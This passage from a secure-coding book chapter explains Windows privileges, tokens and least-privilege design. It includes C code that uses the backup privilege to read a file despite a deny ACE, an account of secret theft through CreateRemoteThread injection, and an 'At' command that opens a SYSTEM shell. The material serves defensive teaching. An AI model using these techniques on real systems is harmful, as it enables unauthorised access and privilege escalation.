Similar to Back Orifice, SubSeven enables unauthorized attackers to access your computer over the Internet without your knowledge. To run, SubSeven creates a copy of itself in the Windows system directory, updates Win.ini and System.ini, and modifies registry service keys located in *HKEY_LOCAL_MACHINE* and *HKEY_CLASSES_ROOT*. Only administrators can perform these tasks. Once again, if the user were not an administrator, SubSeven would fail.

FunLove Virus

The FunLove virus, also called W32.FunLove.4099 by Symantec, uses a technique that was first used in the W32.Bolzano virus. When the virus is executed, it grants users access to all files by modifying the kernel access checking code on the infected computer. It does so by writing a file to the system directory and patching the Windows NT kernel, Ntoskrnl.exe. Unless the user is an administrator, FunLove cannot write to these files and fails.

ILoveYou Virus

Possibly the most famous of the viruses and Trojans, ILoveYou, also called VBS.Loveletter or The Love Bug, propagates itself using Microsoft Outlook. It operates by writing itself to the system directory and then attempts to update portions of *HKEY_LOCAL_MACHINE* in the registry. Once again, this malware will fail unless the user is an administrator.

Web Server Defacements

Web server defacing is a common pastime for script kiddies, especially defacing high-profile Web sites. A buffer overrun in the Internet Printing Protocol (IPP) functionality included in Microsoft Windows 2000 and exposed through Internet Information Services (IIS) allowed such delinquents to attack many IIS servers.

The real danger is the IPP handler, which is implemented as an Internet Server Application Programming Interface (ISAPI) extension, running as the SYSTEM account. The following text from the security bulletin issued by Microsoft, available at *http://www.microsoft.com/technet/security/bulletin/MS01-023.asp*, outlines the gravity of the vulnerability:

> *A security vulnerability results because the ISAPI extension contains an unchecked buffer in a section of code that handles input parameters. This could enable a remote attacker to conduct a buffer overrun attack and cause code of her choice to run on the server. Such code would run in the local system security context. This would give the attacker complete control of the server and would enable her to take virtually any action she chose.*

If IPP were not running as the local system account, fewer Web sites would have been defaced. The local system account has full control of the computer, including the ability to write new Web pages.

Important Running applications with elevated privileges and forcing your users to require such privileges is potentially dangerous at best and catastrophic at worst. Don't force your application to run with dangerous privileges unless doing so is absolutely required.

With this history in mind, let's take some time to look at access control and privileges in Windows before finally moving on to how to reduce the privileges your application requires.

Brief Overview of Access Control

Microsoft Windows NT, Windows 2000, Windows XP, and Windows .NET Server 2003 protect securable resources from unauthorized access by employing discretionary access control, which is implemented through discretionary access control lists (DACLs). DACLs, often abbreviated to ACLs, are a series of access control entries (ACEs). Each ACE lists a Security ID (SID)—which represents a user, a group, or a computer, often referred to as *principals*—and contains information about the principal and the operations that the principal can perform on the resource. Some principals might be granted read access, and others might have full control of the object protected by the ACL. Chapter 6, "Determining Appropriate Access Control," offers a more complete explanation of ACLs.

Brief Overview of Privileges

Windows user accounts have privileges, or rights, that allow or disallow certain privileged operations affecting an entire computer rather than specific objects. Examples of such privileges include the ability to log on to a computer, to debug programs belonging to other users, to change the system time, and so on. Some privileges are extremely potent; the most potent are defined in Table 7-1.

Keep in mind that privileges are local to a computer but can be distributed to many computers in a domain through Group Policy. It is possible that a user might have one set of privileges on one computer and a different set of privileges on another. Setting privileges for user accounts on your own computer by using the Local Policy option has no effect on the privilege policy of any other computer on the network.

Table 7-1 Some Potent Windows Privileges

Display Name	Internal Name (Decimal)	***#define*** **(Winnt.h)**
Backup Files And Directories	*SeBackupPrivilege (16)*	*SE_BACKUP_NAME*
Restore Files And Directories	*SeRestorePrivilege (17)*	*SE_RESTORE_NAME*
Act As Part Of The Operating System	*SeTcbPrivilege (6)*	*SE_TCB_NAME*
Debug Programs	*SeDebugPrivilege (19)*	*SE_DEBUG_NAME*
Replace A Process Level Token	*SeAssignPrimaryToken-Privilege (2)*	*SE_ASSIGNPRIMARYTOKEN _NAME*

(continued)

Table 7-1 Some Potent Windows Privileges *(continued)*

Display Name	Internal Name (Decimal)	*#define* (Winnt.h)
Load And Unload Device Drivers	*SeLoadDriverPrivilege (9)*	*SE_LOAD_DRIVER_NAME*
Take Ownership Of Files Or Other Objects	*SeTakeOwnershipPrivilege (8)*	*SE_TAKE_OWNERSHIP_NAME*

Let's look at the security ramifications of these privileges.

SeBackupPrivilege Issues

An account having the Backup Files And Directories privilege can read files the account would normally not have access to. For example, if a user named Blake wants to back up a file and the ACL on the file would normally deny Blake access, the fact that he has this privilege will allow him to read the file. A backup program reads files by setting the *FILE_FLAG_BACKUP_SEMANTICS* flag when calling *CreateFile*. Try for yourself by performing these steps:

1. Log on as an account that has the backup privilege—for example, a local administrator or a backup operator.
2. Create a small text file, named Test.txt, that contains some junk text.
3. Using the ACL editor tool, add a deny ACE to the file to deny yourself access. For example, if your account name is Blake, add a Blake (Deny All) ACE.
4. Compile and run the code that follows this list. Refer to MSDN at *http://msdn.microsoft.com* or the Platform SDK for details about the security-related functions.

```
/*
  WOWAccess.cpp
*/
#include <stdio.h>
#include <windows.h>

int EnablePriv (char *szPriv) {
    HANDLE hToken = 0;

    if (!OpenProcessToken(GetCurrentProcess(),
                          TOKEN_ADJUST_PRIVILEGES,
                          &hToken)) {
```

```
        printf("OpenProcessToken() failed -> %d", GetLastError());
        return -1;
    }

    TOKEN_PRIVILEGES newPrivs;
    if (!LookupPrivilegeValue (NULL, szPriv,
                               &newPrivs.Privileges[0].Luid)) {
        printf("LookupPrivilegeValue() failed->%d",
           GetLastError());
        CloseHandle (hToken);
        return -1;
    }

    newPrivs.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
    newPrivs.PrivilegeCount = 1;

    if (!AdjustTokenPrivileges(hToken, FALSE, &newPrivs , 0,
            NULL, NULL)) {
        printf("AdjustTokenPrivileges() failed->%d",
           GetLastError());
        CloseHandle (hToken);
        return -1;
    }

    if (GetLastError() == ERROR_NOT_ALL_ASSIGNED)
        printf
("AdjustTokenPrivileges() succeeded, but not all privs set\n");

    CloseHandle (hToken);
    return 0;
}

void DoIt(char *szFileName, DWORD dwFlags) {

    printf("\n\nAttempting to read %s, with 0x%x flags\ n",
           szFileName, dwFlags);

    HANDLE hFile = CreateFile(szFileName,
                              GENERIC_READ, FILE_SHARE_READ,
                              NULL, OPEN_EXISTING,
                              dwFlags,
                              NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        printf("CreateFile() failed->%d",
```

(continued)

```
                GetLastError());
            return;
        }

        char buff[128];
        DWORD cbRead=0, cbBuff = sizeof buff;
        ZeroMemory(buff, sizeof buff);

        if (ReadFile(hFile, buff, cbBuff, &cbRead, NULL)) {
            printf("Success, read %d bytes\n\nText is: %s",
                   cbRead, buff);
        } else {
            printf("ReadFile() failed - > %d", GetLastError());
        }
        CloseHandle(hFile);
    }

    void main(int argc, char* argv[]) {
        if (argc < 2) {
           printf("Usage: %s <filename>", argv[0]);
           return;
        }

        //Need to enable backup priv first.
        if (EnablePriv(SE_BACKUP_NAME) == -1)
            return;

        //Try with no backup flag -  should get access denied.
        DoIt(argv[1], FILE_ATTRIBUTE_NORMAL);

        //Try with backup flag - should work!
        DoIt(argv[1], FILE_ATTRIBUTE_NORMAL |
                      FILE_FLAG_BACKUP_SEMANTICS);
    }
```

This sample code is also available with the book's sample files in the folder Secureco2\Chapter07. You should see output that looks like this:

```
Attempting to read Test.txt, with 0x80 flags
CreateFile() failed -> 5

Attempting to read Test.txt, with 0x2000080 flags
Success, read 15 bytes
Text is: Hello, Blake!
```

As you can see, the first call to *CreateFile* failed with an access denied error (error #5), and the second call succeeded because backup privilege was enabled and the backup flag was used.

In exploiting *SeBackupPrivilege*, I showed some custom code. However, if a user has both *SeBackupPrivilege* and *SeRestorePrivilege*, no custom code is needed. A user with these privileges can read any file on the system by launching NTBackup.exe, back up any file regardless of the file ACL, and then restore the file to an arbitrary location.

Assigning this user right can be a security risk. Since there is no way to be sure whether a user is backing up data legitimately or stealing data, assign this user right to trusted users only.

SeRestorePrivilege Issues

Obviously, this privilege is the inverse of the backup privilege. With this privilege, an attacker could overwrite files, including DLLs and EXEs, he would normally not have access to! The attacker could also change object ownership with this privilege, and the owner has full control of the object.

SeDebugPrivilege Issues

An account having the Debug Programs privilege can attach to any process and view and adjust its memory. Hence, if an application has some secret to protect, any user having this privilege and enough know-how can access the secret data by attaching a debugger to the process. You can find a good example of the risk this privilege poses in Chapter 9, "Protecting Secret Data." A tool from nCipher (*http://www.ncipher.com*) can read the private key used for SSL/TLS communications by groveling through a process's memory, but only if the attacker has this privilege.

The Debug Programs privilege also allows the caller to terminate any process on the computer through use of the *TerminateProcess* function call. In essence, a nonadministrator with this privilege can shut down a computer by terminating a critical system process, such as the Local Security Authority (LSA), Lsass.exe.

But wait, there's more!

The most insidious possibility: an attacker with debug privileges can execute code in any running process by using the *CreateRemoteThread* function. This is how the LSADUMP2 tool, available at *http://razor.bindview.com/tools*, works. LSADUMP2 allows the user having this privilege to view secret data stored in the LSA by injecting a new thread into Lsass.exe to run code that reads private data after it has been decrypted by the LSA. Refer to Chapter 9 for more information about LSA secrets.

The best source of information about thread injection is *Programming Applications for Microsoft Windows*, by Jeffrey Richter (Microsoft Press).

Note Contrary to popular belief, an account needs the Debug Programs privilege to attach to processes and debug them if the process is owned by another account. You do not require the privilege to debug processes owned by you. For example, Blake does not require the debug privilege to debug any application he owns, but he does need it to debug processes that belong to Cheryl.

SeTcbPrivilege Issues

An account having the Act As Part Of The Operating System privilege essentially behaves as a highly trusted system component. The privilege is also referred to as the Trusted Computing Base (TCB) privilege. TCB is the most trusted and hence most dangerous privilege in Windows. Because of this, the only account that has this privilege by default is SYSTEM.

Important You should not grant an account the TCB privilege unless you have a really good reason. Hopefully, after you've read this chapter, you'll realize that you do not need the privilege often.

Note The most common reason developers claim they require the TCB privilege is so that they can call functions that require this privilege, such as *LogonUser*. Starting with Windows XP, *LogonUser* no longer requires this privilege if your application is calling to log on a Windows user account. This privilege is required, however, if you plan to use *LogonUser* to log on Passport account or if the *GroupsSid* parameter is not *NULL*.

SeAssignPrimaryTokenPrivilege and *SeIncreaseQuotaPrivilege* Issues

An account having the Replace A Process Level Token and Increase Quotas privileges can access a process token and then create a new process on behalf of the user of the other process. This can potentially lead to spoofing or privilege elevation attacks.

SeLoadDriverPrivilege Issues

Executable code that runs in the kernel is highly trusted and can perform just about any task possible. To load code into the kernel requires the *SeLoadDriverPrivilege* privilege because the code can perform so many potentially dangerous tasks. Therefore, assigning this privilege to untrusted users is not a great idea, and that's why only administrators have this privilege by default.

Note that this privilege is not required to load Plug and Play drivers because the code is loaded by the Plug and Play service that runs as SYSTEM.

SeRemoteShutdownPrivilege Issues

I think it's obvious what this privilege allows—the ability to shut down a remote computer. Note that, like all privileges, the user account in question must have this privilege enabled on the target computer. Imagine the fun an attacker could have if you gave the Everyone group this privilege on all computers in your network! Talk about distributed denial of service!

SeTakeOwnershipPrivilege Issues

The concept of object *owners* exists in Windows NT and later, and the owner always has full control of any object the account owns. An account that has this privilege can potentially take object ownership away from the original owner. The upshot of this is that an account with this privilege can potentially have total control of any object in the system.

> **More Info** Note that in versions of Windows earlier than Windows XP, an object created by a local administrator is owned by the local administrators group. In Windows XP and later versions, including Windows .NET Server 2003, this is configurable; the owner can be either the local Administrators group or the user account that created the object.

Note The only privilege required by all user accounts is the Bypass Traverse Checking privilege, also referred to as *SeChangeNotifyPrivilege*. This privilege is required for a user to receive notifications of changes to files and directories. However, the main reason it's required by default is that it also causes the system to bypass directory traversal access checks and is used as an NT File System (NTFS) optimization.

Brief Overview of Tokens


When a user logs on to a computer running Windows NT, Windows 2000, or Windows XP and the account is authenticated, a data structure called a *token* is created for the user by the operating system, and this token is applied to every process and thread within each process that the user starts up. The token contains, among other things, the user's SID, one SID for each group the user belongs to, and a list of privileges held by the user. Essentially, it is the token that determines what capabilities a user has on the computer. A token is created only when a user is authenticated, either by logging on at a console, or over the network. Any adjustments made to an account, such as changing group membership or changing privileges, take effect only at the next logon.

Starting with Windows 2000, the token can also contain information about which SIDs and privileges are explicitly removed or disabled. Such a token is called a *restricted token*. I'll explain how you can use restricted tokens in your applications later in this chapter.

How Tokens, Privileges, SIDs, ACLs, and Processes Relate

All processes in Windows NT, Windows 2000, and Windows XP run with some identity; in other words, a token is associated with the process. Normally, the process runs as the identity of the user who started the application. However, applications can be started as other user accounts through use of the *CreateProcessAsUser* function by a user who has the appropriate privileges. Typically, the process that calls the *CreateProcessAsUser* function must have the *SeAssignPrimaryTokenPrivilege* and *SeIncreaseQuotaPrivilege* privileges. However, if the token passed as the first argument is a restricted version of the caller's primary token, the *SeAssignPrimaryTokenPrivilege* privilege is not required.

Another type of process, a service, runs with the identity defined in the Service Control Manager (SCM). By default, many services run as the local system account, but this can be configured to run as another account by entering the name and password for the account into the SCM, as shown in Figure 7-1.



Log on as:

○ Local System account

□ Allow service to interact with desktop

● This account: NT AUTHORITY\NetworkServ

Password: •••••••••••••••

Confirm password: •••••••••••••••

You can enable or disable this service for the hardware profiles listed below:

Hardware Profile	Service
Undocked Profile	Enabled

Figure 7-1 Setting a service to run as a specified account in SCM.

> **More Info** Passwords used to start services are stored as LSA secrets. Refer to Chapter 9 for more information about LSA secrets.

Because the process has an account's token associated with it and therefore has all the user's group memberships and privileges, it can be thought of as a proxy for the account—anything the account can do, the process can do. This is true unless the token is neutered in some way on Windows 2000 and later by using the restricted token capability.

SIDs and Access Checks, Privileges and Privilege Checks

A token contains SIDs and privileges. The SIDs in a token are used to perform access checks against ACLs on resources, and the privileges in the token are used to perform specific machine-wide tasks. When I ask developers why they need to run their processes with elevated privileges, they usually comment, "We need to read and write to a portion of the registry." Little do they realize that this is actually an access check—it's not a use of privileges! So why run with all those dangerous privileges enabled? Sometimes I hear, "Well, you have to run as administrator to run our backup tool." Backup is a privilege—it is not an ACL check.

If this section of the chapter hasn't sunk in, please reread it. It's vitally important that you understand the relationship between SIDs and privileges and how they differ.

Three Reasons Applications Require Elevated Privileges

Over the last couple of years, I have devoted many hours to working out why applications require administrative access to use, given that they are not administrative tools. And I think it's safe to say there are only three reasons:

- ACL issues
- Privilege issue
- Using LSA secrets

Let's take a closer look at each in detail, and then I will outline some remedies.

ACL Issues

Imagine that a folder exists on an NTFS partition with the following ACL:

- SYSTEM (Full Control)
- Administrators (Full Control)
- Everyone (Read)

Unless you are a privileged account, such as an administrator or the SYSTEM account (remember, many services run as system), the only operation you can perform in this folder is read files. You cannot write, you cannot delete, and you cannot do anything else. If your application tries to perform any file I/O other than read, it will receive an access denied error. Get used to it—access denied is error #5!

This is a very common issue. Applications that write data to protected areas of the file system or to other portions of the operating system such as the registry must be executed under an administrative account to operate correctly. How many games do you know that write high-score information to the C:\Program Files directory? Let me answer that for you. Lots. And that's a problem because it means the user playing the game must be an administrator. In other words, many games allow users to play one another over the Internet, which means they must open sockets; if there's a buffer overrun or similar vulnerability in the game socket-handling code, an attacker could potentially run code using the vulnerability and the code would run as an admin. Game Over!

Opening Resources for GENERIC_ALL

There's a subtle variation of the ACL issue—opening resources with more permission than is required. For example, imagine that the same ACL defined above exists on a file, and the code opens the file for GENERIC_ALL. Which account must the user be running in order for the code to not fail? Administrator or SYSTEM. GENERIC_ALL is the same as Full Control. In other words, you want to open the file and want to be able to do anything to the file. However, imagine your code only wants to read the file. Does it need to open the file for GENERIC_ALL? No, of course not. It can open the file for GENERIC_READ and any user running this application can successfully open the file because there is an Everyone (Read) ACE on the file. This is usability and security in harmony—usability in that the application works and performs its read-only operation, and security in that the application is only reading the file and can do no more, because of the read-only ACE.

Remember, in Windows NT and later an application is either granted the permissions it requests, or it gets an access denied error. If the application requests for all access, and the ACL on the resource only allows read access, the application will not be granted read access. It'll get an access denied error instead.

You can attempt to open objects for the maximum allowed access by setting *dwDesiredAccess* to MAXIMUM_ALLOWED. However, you don't know ahead of time what the result will be, so you will still have to handle errors.

Privilege Issue

If your account needs a specific privilege to get a job such as backing up files done, it is a simple fact that you need the privilege. However, be wary of having an administrator adding too many potentially dangerous privileges to user accounts, or requiring your users to have too many unneeded privileges. I have already explained the reasons why in detail earlier in this chapter.

Using LSA Secrets

The Local Security Authority (LSA) can store secret data on behalf of an application. The APIs for manipulating LSA secrets include *LsaStorePrivateData* and *LsaRetrievePrivateData*. Now here is the issue—to use LSA secrets, the process performing these tasks must be a member of the local administrators group.

Note that the Platform SDK says about *LsaStorePrivateData*, "the data is encrypted before being stored, and the key has a DACL that allows only the creator and administrators to read the data." For all intents, only administrators can use these LSA functions, which is a problem if your application adopts the least privilege goal, and all you want to do is store some secret data for the user.

Solving the Elevated Privileges Issue

Now let's look at some solutions to the three issues that require users to run their applications as elevated accounts.

Solving ACL Issues

There are three main solutions to getting out of the ACL doldrums:

- Open resources for appropriate access.
- Save user data to areas the user can write to.
- Loosen ACLs.

The first is to open resources with the permissions you require and no more. If you want to read a key in the registry, request read-only access and no more. This is a simple thing to do and the chance of it causing regression errors in your application is slim.

The second solution is not to write user data to protected portions of the operating system. These portions include but are not limited to the HKEY_LOCAL_MACHINE hive, C:\Program Files (or whatever directory the %PROGRAMFILES% environment variable points to on the computer),and the C:\Windows directory (%SYSTEMROOT%). Instead, you should store user information in HKEY_CURRENT_USER and store user files in the user's profile directory. You can determine the user's profile directory with the following code snippet:

```
#include "shlobj.h"
...
TCHAR szPath[MAX_PATH];
...
if (SUCCEEDED(SHGetFolderPath(NULL, CSIDL_PERSONAL NULL, 0, szPath))
{
   HANDLE hFile = CreateFile(szPath, ...);
   ⋮
}
```

If the current version of your application stores user data in a part of the operating system accessible only by administrators, and you decide to move the data to an area where the user can safely store his or her own data without being an admin, you'll need to provide a migration tool to migrate existing data. If you do not, you will have backward compatibility issues because users won't be able to access their existing data.

Finally, you could loosen the ACLs a little, because downgrading an ACL may be less of a risk than requiring all users to be administrators. Obviously, you should do this with caution, as an insecure ACL could make the resource being protected open to attack. So don't solve the least privilege issue and simply create an authorization issue.

Solving Privilege Issues

As I mentioned, if you need a privilege to get the job done, that's just the way it has to be; there is no simple way around it. That said, do not go handing out privileges to all user accounts like candy, simply to get the job done! Frankly, there is no easy way to solve privilege issues.

Solving LSA Issues

There is a solution available to you in Windows 2000 and later, and it's called the data protection API, or DPAPI. There are many good reasons for using DPAPI, but the most important one for solving our issues is that the application does not require the user to be an admin to access the secret data, and the data is protected using a key tied to the user, such that the owner of the data has access.

More Info You can learn more about DPAPI and how to use it in Chapter 9.

A Process for Determining Appropriate Privilege

In Chapter 6, I commented that you must be able to account for each ACE in an ACL; the same applies to SIDs and privileges in a token. If your application requires that you run as an administrator, you need to vouch for each SID and privilege in the administrator's token. If you cannot, you should consider removing some of the token entries.

Here's a process you can use to help determine, based on the requirements of your application, whether each SID and privilege should be in a token:

1. Find out each resource the application uses.
2. Find out each privileged API the application calls.
3. Evaluate the account under which the application is required to run.
4. Ascertain the SIDs and privileges in the token.
5. Determine which SIDs and privileges are required to perform the application tasks.
6. Adjust the token to meet the requirements in the previous step.

Step 1: Find Resources Used by the Application

The first step is to draw up a list of all the resources used by the application: files, registry keys, Active Directory data, named pipes, sockets, and so on. You also need to establish what kind of access is required for each of these resources. For example, a sample Windows application that I'll use to illustrate the privilege-determining process utilizes the resources described in Table 7-2.

Table 7-2 Resources Used by a Fictitious Application

Resource	Access Required
Configuration data	Administrators need full control, as they must configure the application. All other users can only read the data.
Incoming data on a named pipe	Everyone must use the pipe to read and write data.
The data directory that the application writes files to	Everyone can create files and do anything to their own data. Everyone can read other users' files.
The program directory	Everyone can read and execute the application. Administrators can install updates.

Step 2: Find Privileged APIs Used by the Application

Analyze which, if any, privileged APIs are used by the application. Examples include those in Table 7-3.

Table 7-3 Windows Functions and Privileges Required

Function Name	Privilege or Group Membership Required
CreateFile with *FILE_FLAG_BACKUP_SEMANTICS*	*SeBackupPrivilege*
LogonUser	*SeTcbPrivilege* (Windows XP and Windows .NET Server 2003 no longer require this)
SetTokenInformation	*SeTcbPrivilege*
ExitWindowsEx	*SeShutdownPrivilege*
OpenEventLog using the security event log	*SeSecurityPrivilege*
BroadcastSystemMessage[Ex] to all desktops (*BSM_ALLDESKTOPS*)	*SeTcbPrivilege*
SendMessage and *PostMessage* across desktops	*SeTcbPrivilege*
RegisterLogonProcess	*SeTcbPrivilege*
InitiateSystemShutdown[Ex]	*SeShutdownPrivilege* or *SeRemoteShutdownPrivilege*
SetSystemPowerState	*SeShutdownPrivilege*
GetFileSecurity	*SeSecurityPrivilege*
Debug functions, when debugging a process running as a different account than the caller, including *DebugActiveProcess* and *ReadProcessMemory*	*SeDebugPrivilege*
CreateProcessAsUser	*SeIncreaseQuotaPrivilege* and usually *SeAssignPrimaryTokenPrivilege*
CreatePrivateObjectSecurityEx	*SeSecurityPrivilege*
SetSystemTime	*SeSystemtimePrivilege*
VirtualLock and *AllocateUserPhysicalPages*	*SeLockMemoryPrivilege*
Net APIs such as *NetUserAdd* and *NetLocalGroupDel*	For many calls, caller must be a member of certain groups, such as Administrators or Account Operators.
NetJoinDomain	*SeMachineAccountPrivilege*

Note Your application might call Windows functions indirectly through wrapper functions or COM interfaces. Make sure you take this into account.

In our sample Windows-based application, no privileged APIs are used. For most Windows-based applications, this is the case.

Step 3: Which Account Is Required?

Write down the account under which you require the application to run. For example, determine whether your application requires an administrator account to run or whether your service requires the local system account to run.

For our sample Windows application, development was lazy and determined that the application would work only if the user were an administrator. The testers were equally lazy and never tested the application under anything but an administrator account. The designers were equally to blame—they listened to development and the testers!

Step 4: Get the Token Contents

Next ascertain the SIDs and privileges in the token of the account determined above. You can do this either by logging on as the account you want to test or by using the *RunAs* command to start a new command shell. For example, if you require your application to run as an administrator, you could enter the following at the command line:

```
RunAs /user:MyMachine\Administrator cmd.exe
```

This would start a command shell as the administrator—assuming you know the administrator password—and any application started in that shell would also run as an administrator.

If you are an administrator and you want to run a shell as SYSTEM, you can use the task scheduler service command to schedule a task one minute in the future. For example, assuming the current time is 5:01 P.M. (17:01 using the 24-hour clock), the following will start a command shell no more than one minute in the future:

```
At 17:02 /INTERACTIVE "cmd.exe"
```

The newly created command shell runs in the local system account context.

Now that you are running as the account you are interested in, run the following test code, named MyToken.cpp, from within the context of the account you want to interrogate. This code will display various important information in the user's token.

```
/*
  MyToken.cpp
*/
#define SECURITY_WIN32
#include "windows.h"
#include "security.h"
#include "strsafe.h"

#define MAX_NAME 256

// This function determines memory required
//  and allocates it. The memory must be freed by caller.
LPVOID AllocateTokenInfoBuffer(
    HANDLE hToken,
    TOKEN_INFORMATION_CLASS InfoClass,
    DWORD *dwSize) {

    *dwSize=0;
    GetTokenInformation(
        hToken,
        InfoClass,
        NULL,
        *dwSize, dwSize);

    return new BYTE[*dwSize];
}

// Get user name(s)
void GetUserNames() {
    EXTENDED_NAME_FORMAT enf[] = {NameDisplay,
                                 NameSamCompatible,NameUserPrincipal};
    for (int i=0; i < sizeof(enf) / sizeof(enf[0]); i++) {
        char szName[128];
        DWORD cbName = sizeof(szName);
        if (GetUserNameEx(enf[i],szName,&cbName))
            printf("Name (format %d): %s\n",enf[i],szName);
    }
}

// Display SIDs and Restricting SIDs.
void GetAllSIDs(HANDLE hToken, TOKEN_INFORMATION_CLASS tic) {
    DWORD dwSize = 0;
```

(continued)

```
    TOKEN_GROUPS *pSIDInfo = (PTOKEN_GROUPS)
        AllocateTokenInfoBuffer(
            hToken,
            tic,
            &dwSize);

    if (!pSIDInfo) return;

    if (!GetTokenInformation(hToken, tic, pSIDInfo, dwSize, &dwSize))
        printf("GetTokenInformation Error %u\n", GetLastError());

    if (!pSIDInfo->GroupCount)
        printf("\tNone!\n");

    for (DWORD i=0; i < pSIDInfo->GroupCount; i++) {
        SID_NAME_USE SidType;
        char lpName[MAX_NAME];
        char lpDomain[MAX_NAME];
        DWORD dwNameSize = MAX_NAME;
        DWORD dwDomainSize = MAX_NAME;
        DWORD dwAttr = 0;

        if (!LookupAccountSid(
            NULL,
            pSIDInfo->Groups[i].Sid,
            lpName, &dwNameSize,
            lpDomain, &dwDomainSize,
            &SidType)) {

            if (GetLastError() == ERROR_NONE_MAPPED)
                StringCbCopy(lpName, sizeof(lpName), "NONE_MAPPED");
            else
                printf("LookupAccountSid Error %u\n", GetLastError());
        } else
            dwAttr = pSIDInfo->Groups[i].Attributes;

        printf("%12s\\%-20s\t%s\n",
               lpDomain, lpName,
               (dwAttr & SE_GROUP_USE_FOR_DENY_ONLY) ? "[DENY]" : "");
    }

    delete [] (LPBYTE) pSIDInfo;
}

// Display privileges.
void GetPrivs(HANDLE hToken) {
    DWORD dwSize = 0;
    TOKEN_PRIVILEGES *pPrivileges = (PTOKEN_PRIVILEGES)
        AllocateTokenInfoBuffer(hToken,
        TokenPrivileges, &dwSize);

    if (!pPrivileges) return;

    BOOL bRes = GetTokenInformation(
                  hToken,
                  TokenPrivileges,
                  pPrivileges,
                  dwSize, &dwSize);

    if (FALSE == bRes)
        printf("GetTokenInformation failed\n");

    for (DWORD i=0; i < pPrivileges- >PrivilegeCount; i++) {
        char szPrivilegeName[128];
        DWORD dwPrivilegeNameLength=sizeof(szPrivilegeName);

        if (LookupPrivilegeName(NULL,
            &pPrivileges->Privileges[i].Luid,
            szPrivilegeName,
            &dwPrivilegeNameLength))
            printf("\t%s (%lu)\n",
                   szPrivilegeName,
                   pPrivileges->Privileges[i].Attributes);
        else
            printf("LookupPrivilegeName failed - %lu\n",
                   GetLastError());

    }

    delete [] (LPBYTE) pPrivileges;
}

int wmain( ) {
    if (!ImpersonateSelf(SecurityImpersonation)) {
        printf("ImpersonateSelf Error %u\n", GetLastError());
        return -1;
    }

    HANDLE hToken = NULL;
    if (!OpenProcessToken(GetCurrentProcess(),TOKEN_QUERY,&hToken)) {
        printf( "OpenThreadToken Error %u\n", GetLastError());
        return -1;
    }

    printf("\nUser Name\n");
```


(continued)

```
    GetUserNames();

    printf("\nSIDS\n");
    GetAllSIDs(hToken,TokenGroups);

    printf("\nRestricting SIDS\n");
    GetAllSIDs(hToken,TokenRestrictedSids);

    printf("\nPrivileges\n");
    GetPrivs(hToken);

    RevertToSelf();

    CloseHandle(hToken);

    return 0;
}
```

You can also find this sample code with the book's sample files in the folder Secureco2\Chapter07. The code opens the current thread token and queries that token for the user's name and the SIDs, restricting SIDs, and privileges in the thread. The *GetUser*, *GetAllSIDs*, and *GetPrivs* functions perform the main work. There are two versions of *GetAllSIDs*, one to get SIDs and the other to get restricting SIDs. Restricting SIDs are those SIDs in an optional list of SIDs added to an access token to limit a process's or thread's access to a level lower than that to which the user is allowed. I'll discuss restricted tokens later in this chapter. A SID marked for deny, which I'll discuss later, has the word *[DENY]* after the SID name.

> **Note** You need to impersonate the user before opening a thread token for interrogation. You do not need to perform this step if you call *OpenProcessToken*, however.

If you don't want to go through the exercise of writing code to investigate token contents, you can use the Token Master tool, originally included with *Programming Server-Side Applications for Microsoft Windows 2000* (Microsoft Press, 2000), by Jeff Richter and Jason Clark, and included on the CD accompanying this book. This tool allows you to log on to an account on the computer and investigate the token created by the operating system. It also lets you access a running process and explore its token contents. Figure 7-2 shows the tool in operation.



Processes: cmd.exe
Threads: [No Thread]
Impersonation Level: SecurityImpersonation
Token Type: Primary
User Name
Domain Name
Password
Logon Type: Interactive
Logon Provider: Default

Status
Token Master, Status - Dumped Process Token

Token Information

```
******************************************************************************
USER SID
******************************************************************************

SID:            S-1-5-18
Use:            User SID
Name:           SYSTEM
Domain Name:    NT AUTHORITY

******************************************************************************
GROUP SIDS
Group Count:    3
******************************************************************************
Sid #0
SID:            S-1-5-32-544
Use:            Alias SID
Name:           Administrators
Domain Name:    BUILTIN

SID Attribs:
                SE_GROUP_ENABLED_BY_DEFAULT
```

Enable or Disable Token Groups:
BUILTIN\Administrators

Enable or Disable Token Privileges:
SeRestorePrivilege--Restore files and direc
SeSecurityPrivilege--Manage auditing and :
SeShutdownPrivilege--Shut down the syste
SeSystemEnvironmentPrivilege--Modify firm
SeSystemtimePrivilege--Change the system
SeTakeOwnershipPrivilege--Take ownersh
SeTcbPrivilege--Act as part of the operatin
SeUndockPrivilege--Remove computer fror

Deleted Privileges
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege

Disabled SIDs (Deny Access Only)
\Everyone
BUILTIN\Administrators
NT AUTHORITY\Authenticated Users

Figure 7-2 Spelunking the token of a copy of Cmd.exe running as SYSTEM.

